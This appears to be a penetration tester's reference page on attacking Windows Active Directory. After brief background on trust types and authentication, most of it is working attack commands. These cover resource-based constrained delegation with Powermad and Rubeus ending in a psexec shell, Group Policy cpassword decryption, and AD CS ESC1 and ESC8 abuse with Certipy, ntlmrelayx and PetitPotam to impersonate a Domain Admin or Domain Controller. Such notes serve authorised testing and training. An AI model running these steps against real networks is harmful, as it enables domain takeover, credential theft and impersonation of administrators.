Active Directory Reference
Notes on active directory exploitation.
Types of Domain Trust
| Trust | Transitive | Direction | Protocol | Auto | Notes |
|---|---|---|---|---|---|
| Parent-Child | Transitive | Two-way | Kerberos / NTLM | Automatic | Created when a child domain is added to a tree |
| Tree-Root | Transitive | Two-Way | Kerberos / NTLM | Automatic | Created when a tree is added to a forest |
| Shortcut | Transitive | One-Way / Two-Way | Kerberos / NTLM | Manual | Created between domains in the same forest for efficiency |
| Forest | Transitive | One-Way / Two-Way | Kerberos / NTLM | Manual | Created between two forest roots |
| External | Non-Transitive | One-Way | NTLM Only | Manual | Created between two domains in different forests without a forest trust |
| Realm | Non-Transitive | One-Way / Two-Way | Kerberos Only | Manual | Created between AD domain and Linux Kerberos realm |
Authentication Flow in Windows
Logins flow through LSASS, which determines if it's a local or domain authentication.

- Local authentications via SAM are only LM/NTLM and only works for local resources
- Domain authentication via KDC include both LM/NTLM and Kerberos and it allows access to both local and domain resources
Enumerating Users in a Domain
Run: net user /domain
Enumerating Active Directory with Bloodhound
Bloodhound is an active directory enumeration tool. These steps use BloodHound Community Edition (CE); the original BloodHound is now archived as BloodHound-Legacy.
- Collect data with a CE-compatible collector
- On the target host: SharpHound, e.g.
SharpHound.exe -c All - Remotely with creds: bloodhound-ce-python, e.g.
bloodhound-ce-python -u USERNAME -p PASSWORD -d DOMAIN -ns DCIPADDR -c All --zip
- On the target host: SharpHound, e.g.
- Start BloodHound CE with bloodhound-cli:
./bloodhound-cli install- Login at
http://localhost:8080with the admin password it prints (see the CE quickstart)
- Login at
- Ingest the data from the collector by uploading the zip file in the Bloodhound UI
- Search for and mark owned users
- Useful built-in queries
- Shortest paths from Kerberoastable users
- Shortest paths from Owned Principals
- Shortest paths to High Value Targets
- Use the search above the pre-built queries to locate specific hosts and users
Resource Based Constrained Delegation
If WRITE privilege is obtained over a remote host's AD object, it is possible to leverage this access to escalate privileges.
Requirements: Code execution over a host (HOST for example) with a standard privileged account (user for example) which has WRITE privilege (such as GenericAll or WriteDACL) over a target host (TARGET for example) in a domain in which the ms-DS-MachineAccountQuota is more than 0. Additionally, the target host TARGET cannot have the msds-allowedtoactonbehalfofotheridentity attribute set.
- To identify the
ms-DS-MachineAccountQuotato ensure it is more than 0, run the following:
Get-DomainObject -Identity (Get-ADDomain).distinguishedname -Properties ms-DS-MachineAccountQuota- To identify the
msds-allowedtoactonbehalfofotheridentityto ensure it is empty, run the following:
Get-NetComputer TARGET | Select-Object -Property name, msds-allowedtoactonbehalfofotheridentitySteps:
- Import Powermad and upload Rubeus
- Create a new host, in which
FAUXcan be any fake hostname andP&ssw0rdcan be any password:
New-MachineAccount -MachineAccount FAUX -Password $(ConvertTo-SecureString 'P&ssw0rd' -AsPlainText -Force) - Confirm it exists & check its assigned SID:
Get-DomainComputer FAUX- Set up service principal and confirm it worked:
Set-ADComputer -Identity TARGET -PrincipalsAllowedToDelegateToAccount FAUX$
Get-ADComputer -Identity TARGET -Properties PrincipalsAllowedToDelegateToAccount- Pull the Raw Security Descriptor Bytes and create a raw security descriptor:
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList (Get-DomainComputer TARGET -Properties 'msds-allowedtoactonbehalfofotheridentity' | Select-Object -expand msds-allowedtoactonbehalfofotheridentity), 0- Check it completed correctly and ensure the SID matches up with the
FAUXSID:
$Descriptor- Generate a hash of the password that was set for the
FAUX$account with Rubeus:
Rubeus.exe hash /password:"P&ssw0rd" /user:FAUX$ /domain:DOMAIN- Note: In only this case, the
&needs to be encased in quotes because it is a special character in Rubeus.
- Generate Kerberos ticket for the
TARGETUSERand Pass the Ticket:
Rubeus.exe s4u /user:FAUX$ /rc4:RC4HASH /impersonateuser:TARGETUSER /msdsspn:cifs/TARGETFQDN /domain:DOMAIN /ptt- Copy the Base64 encoded ticket back to Kali host, strip out all whitespace, and decode from Base64:
base64 -d b64ticket.kirbi > ticket.kirbi- Convert ticket to ccache with TicketConverter from Impacket:
ticketConverter.py ticket.kirbi ticket.ccache- Psexec in & shell:
KRB5CCNAME=ticket.ccache impacket-psexec DOMAIN/TARGETUSER@TARGETFQDN -k -no-passGroups.XML
In older (pre-2012-ish) Windows boxes, Groups.xml stores group policy information & creds.
Within Groups.xml, note the userName and cpassword
The cpassword can be decrypted with gpp-decrypt:
gpp-decrypt CPASSWORDPsExec
PsExec is a version of a SysInternals tool that essentially allows a user to remotely execute commands
Requires admin credentials or admin hash
impacket-psexec DOMAIN/USERNAME@TARGETActive Directory Certificate Services (AD CS)
Misconfigured certificate templates and enrollment endpoints can let a low-privileged user obtain a certificate that authenticates as someone else, including a Domain Admin or a Domain Controller. Certipy covers enumeration and exploitation.
Finding Vulnerable Templates
certipy find -u USERNAME@DOMAIN -p PASSWORD -dc-ip DCIPADDR -vulnerable -stdout- Note the CA name (
CANAME) and any templates flagged with anESCnumber
ESC1
The template lets the enrollee supply the subject (ENROLLEE_SUPPLIES_SUBJECT), allows client authentication, and low-privileged users can enroll.
Request a certificate as another user:
certipy req -u USERNAME@DOMAIN -p PASSWORD -dc-ip DCIPADDR -ca CANAME -template TEMPLATENAME -upn administrator@DOMAIN- On DCs that enforce strong certificate mapping, also pass the target user's SID with
-sid TARGETSID
Authenticate with the certificate to get the user's NT hash and a TGT:
certipy auth -pfx administrator.pfx -dc-ip DCIPADDRESC8
The CA's web enrollment endpoint (/certsrv) accepts NTLM over HTTP, so coerced authentication can be relayed to it.
- Start the relay against the CA, requesting a Domain Controller certificate:
impacket-ntlmrelayx -t http://CAHOST/certsrv/certfnsh.asp -smb2support --adcs --template DomainController- Coerce the DC to authenticate to you, e.g. with PetitPotam:
python3 PetitPotam.py -u USERNAME -p PASSWORD -d DOMAIN LHOST DCIPADDR- Authenticate as the DC with the relayed certificate (older Impacket prints it as base64; decode it to a
.pfxfirst), then DCSync (see Kerberos):
certipy auth -pfx DC.pfx -dc-ip DCIPADDR